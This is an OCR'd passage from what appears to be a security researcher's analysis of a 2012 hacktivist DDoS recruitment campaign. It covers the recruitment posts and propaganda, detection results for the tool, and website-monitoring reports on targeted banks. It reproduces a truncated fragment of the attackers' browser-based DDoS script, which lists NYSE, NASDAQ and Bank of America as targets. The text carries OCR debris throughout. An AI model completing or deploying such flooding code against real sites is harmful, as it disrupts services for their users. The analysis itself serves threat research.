
GMT. This attack will continue till the Erasing of that nasty movie. Beware this attack can vary in type. Down with modern infidels. "

Clearly, the group behind the campaigns aimed to deliver concise propaganda to prospective Internet con-

nected users who would later on be instructed on how to participate in the DDoS attacks. Let’s assess the potential

of the distributed DDoS tool that was used in the campaign.

Sample screenshot of the DDoS script in Arabic:




```
<input type="hidden" id="message" value="" />
</div>
<div>
        <dl>
                        <label id="statuss"></label>
            <dd style="opacity: 0.5;display:none;"  id="requestedCtr"></dd>
            <dt style="opacity: 0.5;display:none;" > </dt>
            <dd style="opacity: 0.5;display:none;" id="succeededCtr">0</dd>
            <dt style="opacity: 0.5;display:none;"> </dt>
            <dd style="opacity: 0.5;display:none;" id="failedCtr">0</dd>
         </dl>
</div>

<script>
var i=0;

var targets = new Array();
targets.push("http:// www.nyse.com/");
targets.push("http:// www.nasdaq.com/");
targets.push("http://www.BankOfAmerica.com/");

        (function () {
            var fireInterval;
            var isFiring = false;
            var requestedCtrNode = document.getElementById("requestedCtr"),
                succeededCtrNode = document.getElementById("succeededCtr"),
                failedCtrNode = document.getElementById("failedCtr"),
                targetURLNode = document.getElementById("targetURL"),
                fireButton = document.getElementById("fireButton"),
                messageNode = document.getElementById("message"),
                rpsNode = document.getElementById("rps"),
                timeoutNode = document.getElementById("timeout"),
                                statuss = document.getElementById("statuss");
            var targetURL = targetURLNode.value;
            targetURLNode.onchange = function () {
```

Inside the .html file, we can see that there are only three web addresses that will be targeted in their campaign:

Detection rate for the DDoS script:

youtube.html - [8]**MD5: c3fd7601b4aefe70e4a8f6d73bf5c997**

Detected by 6 out of 43 antivirus scanners as HTool-Loic; Hacktool.Generic; TROJ _GEN.F47V0924

Originally, the attack relied on a static recruitment message which included links to the DIY DDoS script lo-

cated on **4shared.com** and **Mediafire.com**. What's particularly interesting is the fact that the files were uploaded by a user going under the handle of " *Marzi Mahdavi II*". It's important to point out that these static links were 412



distributed as part of the recruitment campaign across multiple Muslim-friendly Facebook groups.

Thanks to this fact, we could easily identify the user’s Facebook account, and actually spot the original message

seeking participation in the upcoming attacks.

Marzi Mahdavi II’s Facebook account:

Sample shared Wall post seeking participation in the upcoming DDoS campaign:



Sample blog post enticing users to participate:

414

As Cyber fighters of Izz ad-din Al qassam asked, in the first day of Dhu al-Qi'dah at 5 o'clock pm. Mecca time (14:00 GMT) Bank of America and New York Stock Exchange will be Attacked by Muslims worldwide.
Just like Attack to YouTube site you can Download the Links and run the web page and simply hit the Start at the time of Attack.




Marzi Mahdavi II has once referenced a link pointing to the same blog, clearly indicating that he's following the

ongoing recruitment campaigns across multiple Web sites:

Second blog post enticing users to participate in the DDoS campaign:

415



This very latest example of Iran’s hacktivist community understanding of the cyber operations, once again lead me

to the conclusion that what we’ve got here is either the fact that Iran’s hacktivist community is lacking behind with years compared to sophisticated Eastern European hacking teams and cybercrime-friendly communities, or that Iran


is on purposely demonstrating low cyber operation capabilities in an attempt to trick the Western world into thinking that it’s still in a "catch up mode" with the rest of the world when it comes to offensive cyber operations.

Did these coordinated DDoS campaigns actually had any impact on the targered web sites? According to data

from the Host-Tracker, they seem to have achieved limited, but visible results, a rather surprising fact given the low profile DDoS script released by the campaigners.

Sample Host-Tracker report for a targeted web site during the campaign:

416



host-tracker.com
website monitoring service

http://

Check

Wednesday, September 26, 2012 4:43:36 PM

Check result

Permanent link to this check result

http://www.usbank.com

Check other site: http://

Check now

Subscribe for **free email alerts** and site availability reports for **http://www.usbank.com**

type your@email here

Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: 15 Ok 22 Fail		Average:	1.51 sec	0.00		
New York, NY, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		115.02 sec		170.135.216.181	HostGW.com Webhosting
Kiev, Ukraine	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.51 sec		170.135.216.181	HOSTED
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		170.135.216.181	Provisov.Net
Nuremberg, Germany	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	VPS-server.ru
Birmingham, UK	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	Joomla Hosting
Haarlem, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	Steadyhost
Gdansk, Poland	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	HCX Hosting
Paris, France	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	XHNLES Hosting
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	PDhost
Montreal, Quebec, Ca	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	NordGate networks
Toronto, ON, CA	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	OnyxNet.Ua
Gunzenhausen, Germany	Http error:Unix.Unix_error(_, "check_connect", "www.usbank.com:80:Connection timed out")		22.97 sec		170.135.216.181	alkajt
Kiev, Ukraine	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.01 sec		170.135.216.181	VDS64.com
SPb, Russia	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	myhost.biz
Moscow, Russia	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	HostFood
Paris, France	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	Cyber Snake Ltd
Frankfurt, Germany	Http error:Unix.Unix_error(_, "check_connect", "www.usbank.com:80:Connection timed out")		25.00 sec		170.135.216.181	AllServ.Net.UA
Paris, France	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	IntoHost
Kiev, Ukraine	Http error:Unix.Unix_error(_, "check_connect", "www.usbank.com:80:Connection timed out")		21.02 sec		170.135.216.181	ABCname
Hampshire, UK	Http error:Unix.Unix_error(_, "check_connect", "www.usbank.com:80:Connection timed		21.00 sec		170.135.216.181	PremiumReseller

Second Host-Tracker report for a targeted web site during the campaign:

417



host-tracker.com
website monitoring service

http://

Check

Tuesday, September 25, 2012 6:22:48 PM

Check result

Permanent link to this check result

http://www.wellsfargo.com

Check other site: http://

Check now

Subscribe for **free email alerts** and site availability reports for **http://www.wellsfargo.com**


type.your@email.here

Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: 2 Ok 35 Fail		Average:	0.42 sec	0.00		
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		159.45.2.68	Provisov.Net
New York, NY, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		115.02 sec		159.45.2.68	HostGW.com Webhosting
Kiev, Ukraine	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		159.45.2.68	HOSTED
Minsk, Belarus	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	BelInfoNet Ltd.
Haarlem, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	Steadyhost
Nurnberg, Germany	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	UpgradeHost.ru
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	PDhost
Los Angeles, CA, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	West Cost Hosting
Seattle, WA, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.2.68	OH Web Hosting
Montreal, Quebec, Ca	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	XP-Hosting.com
SPb, Russia	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	Indahost
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	Hostmaster, Ltd.
Birmingham, UK	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	Joomla Hosting
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	Custom Hosting Solutions
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	Eskhosting
Nuremberg, Germany	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	VPS-server.ru
Montreal, Quebec, Ca	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	NordGate networks
Lansing, MI, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	Rioserver

Third Host-Tracker report for a targeted web site during the campaign:

418



host-tracker.com
website monitoring service

http:// Check

Tuesday, September 18, 2012 6:14:47 PM

Check result

Permanent link to this check result

http://www.BankOfAmerica.com

Check other site: http:// Check now


Subscribe for **free email alerts** and site availability reports for **http://www.BankOfAmerica.com**

type your@email.here Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: **14** Ok **32** Fail		Average:	**16.30 sec**	**0.00**		
New York, NY, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		115.01 sec		171.159.100.173	HostGW.com Webhosting
Jakarta, Indonesia	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.159.100.173	Nicosoft Media
Orlando, FL, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		171.161.148.173	Apto Hosting
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		171.159.100.173	Provisov.Net
Kiev, Ukraine	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.51 sec		171.159.100.173	HOSTED
Birmingham, UK	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.159.100.173	Joomla Hosting
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.159.100.173	Custom Hosting Solutions
Lansing, MI, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.161.148.173	Rioserver
Atlanta, GA, US	Ok	0	65.22 sec	0.00	171.159.228.173	Phil-Hosting.com
Paris, France	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		171.161.148.173	Cyber Snake Ltd

Fourth Host-Tracker report for a targeted web site during the campaign:

419



host-tracker.com
website monitoring service

http:// Check

Saturday, September 15, 2012 8:02:50 PM

Permanent link to this check result

Check result

http://www.youtube.com

Check other site: http:// Check now


Subscribe for **free email alerts** and site availability reports for **http://www.youtube.com**

type.your@email.here Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: **39** Ok **8** Fail		Average:	**0.88 sec**	**183.18**		
Atlanta, GA, US	Http error:303	0	0.09 sec		74.125.228.97	Phil-Hosting.com
Lansing, MI, US	Http error:303	0	0.07 sec		74.125.227.1	Rioserver
Orlando, FL, US	Http error:303	0	0.06 sec		173.194.37.4	Apto Hosting
London, UK	Http error:303	0	0.05 sec		74.125.225.78	VirtualSplits
Kansas City, MO, US	Http error:303	0	0.08 sec		74.125.225.68	Admo.net LLC
Frankfurt, Germany	Ok	167478	0.48 sec	343.63	173.194.70.190	mrhost.biz
Dallas, TX, US	Http error:303	0	1.29 sec		74.125.227.105	Custom Hosting Solutions
Minsk, Belarus	Ok	158379	0.68 sec	227.44	173.194.32.36	BelInfoNet Ltd.
Los Angeles, CA, US	Http error:303	0	0.10 sec		173.194.33.2	PremiumReseller
Paris, France	Http error:303	0	0.11 sec		173.194.41.99	Cyber Snake Ltd
Dallas, TX, US	Ok	155239	0.44 sec	342.61	74.125.227.105	Custom Hosting Solutions
Washington, USA	Ok	160852	0.38 sec	413.41	74.125.228.66	Nidohosting
Montreal, Quebec, Ca	Ok	154494	2.43 sec	62.20	173.194.43.2	NordGate networks
Moscow, Russia	Ok	179298	0.67 sec	261.83	173.194.32.200	JustHost

Fifth Host-Tracker report for a targeted web site during the campaign:

420



English French Русский Spanish

